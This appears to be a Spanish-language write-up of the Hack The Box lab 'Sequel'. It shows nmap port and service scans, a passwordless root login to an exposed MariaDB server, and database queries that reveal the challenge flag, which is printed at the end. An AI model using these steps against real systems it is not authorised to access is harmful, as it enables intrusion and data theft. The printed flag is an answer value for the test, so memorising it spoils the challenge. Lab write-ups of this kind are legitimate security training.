

Write Up máquina Sequel HTB

Empezamos verificando si temenos acceso a la máquina, realizamos un ping:



```
┌──(root㉿kali)-[/home/hmstudent]
└─# ping 10.129.95.232
PING 10.129.95.232 (10.129.95.232) 56(84) bytes of data.
64 bytes from 10.129.95.232: icmp_seq=1 ttl=63 time=164 ms
64 bytes from 10.129.95.232: icmp_seq=2 ttl=63 time=170 ms
64 bytes from 10.129.95.232: icmp_seq=3 ttl=63 time=206 ms
64 bytes from 10.129.95.232: icmp_seq=4 ttl=63 time=194 ms
64 bytes from 10.129.95.232: icmp_seq=5 ttl=63 time=178 ms
^C
─── 10.129.95.232 ping statistics ───
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 164.064/182.372/205.932/15.471 ms
```

Comprobamos que, si tenemos acceso, luego procedemos a realizar un escaneo con nmap para enumerar los puertos y servicios abiertos en la máquina




```
┌──(root㉿kali)-[/home/hmstudent]
└─# sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.129.95.232 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-11 00:52 EDT
Initiating SYN Stealth Scan at 00:52
Scanning 10.129.95.232 [65535 ports]
Discovered open port 3306/tcp on 10.129.95.232
Completed SYN Stealth Scan at 00:52, 16.12s elapsed (65535 total ports)
Nmap scan report for 10.129.95.232
Host is up, received user-set (0.17s latency).
Scanned at 2025-09-11 00:52:41 EDT for 16s
Not shown: 64326 closed tcp ports (reset), 1208 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE REASON
3306/tcp open  mysql   syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 16.30 seconds
           Raw packets sent: 79296 (3.489MB) | Rcvd: 72051 (2.882MB)
```

Logramos encontrar el puerto 3306 que es un puerto de base de datos mysql

Se realizo un escaneo más a profundidad




```
┌──(root㉿kali)-[/home/hmstudent]
└─# sudo nmap -sC -sV -p3306 10.129.95.232 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-11 00:55 EDT
Stats: 0:02:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.129.95.232
Host is up (0.17s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql?
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|   Thread ID: 66
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, IgnoreSpaceBeforeParenthesis, ConnectWithDatabase, SupportsLoadDataLocal, SupportsCompression, Speaks4
1ProtocolOld, ODBCClient, InteractiveClient, Speaks41ProtocolNew, LongColumnFlag, IgnoreSigpipes, FoundRows, SupportsTransactions, DontAllow
DatabaseTableColumn, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: *u5C4w~5*q}?aM>—f;1%
|_  Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 208.82 seconds
```

Ya sabemos que el puerto de mysql esta abierto, procedemos a conectarnos sin una contraseña

Donde logramos conectarnos a la base de datos




```
┌──(root㉿kali)-[/home/hmstudent]
└─# mysql -h 10.129.95.232 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 74
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```


Verificamos que bases de datos hay



```
MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| htb                |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.170 sec)

MariaDB [(none)]> 
```

Procedemos a buscar la bandera que debería de estar en alguna base de datos



```
MariaDB [(none)]> USE htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [htb]> SHOW TABLES;
+──────────────+
| Tables_in_htb |
+──────────────+
| config        |
| users         |
+──────────────+
2 rows in set (0.166 sec)

MariaDB [htb]> SELECT * FROM config;
+────+───────────────────────+──────────────────────────────────+
| id | name                  | value                            |
+────+───────────────────────+──────────────────────────────────+
|  1 | timeout               | 60s                              |
|  2 | security              | default                          |
|  3 | auto_logon            | false                            |
|  4 | max_size              | 2M                               |
|  5 | flag                  | 7b4bec00d1a39e3dd4e021ec3d915da8 |
|  6 | enable_uploads        | false                            |
|  7 | authentication_method | radius                           |
+────+───────────────────────+──────────────────────────────────+
7 rows in set (0.166 sec)

MariaDB [htb]> 
```

donde obtuvimos acceso y encontramos la bandera:

7b4bec00d1a39e3dd4e021ec3d915da8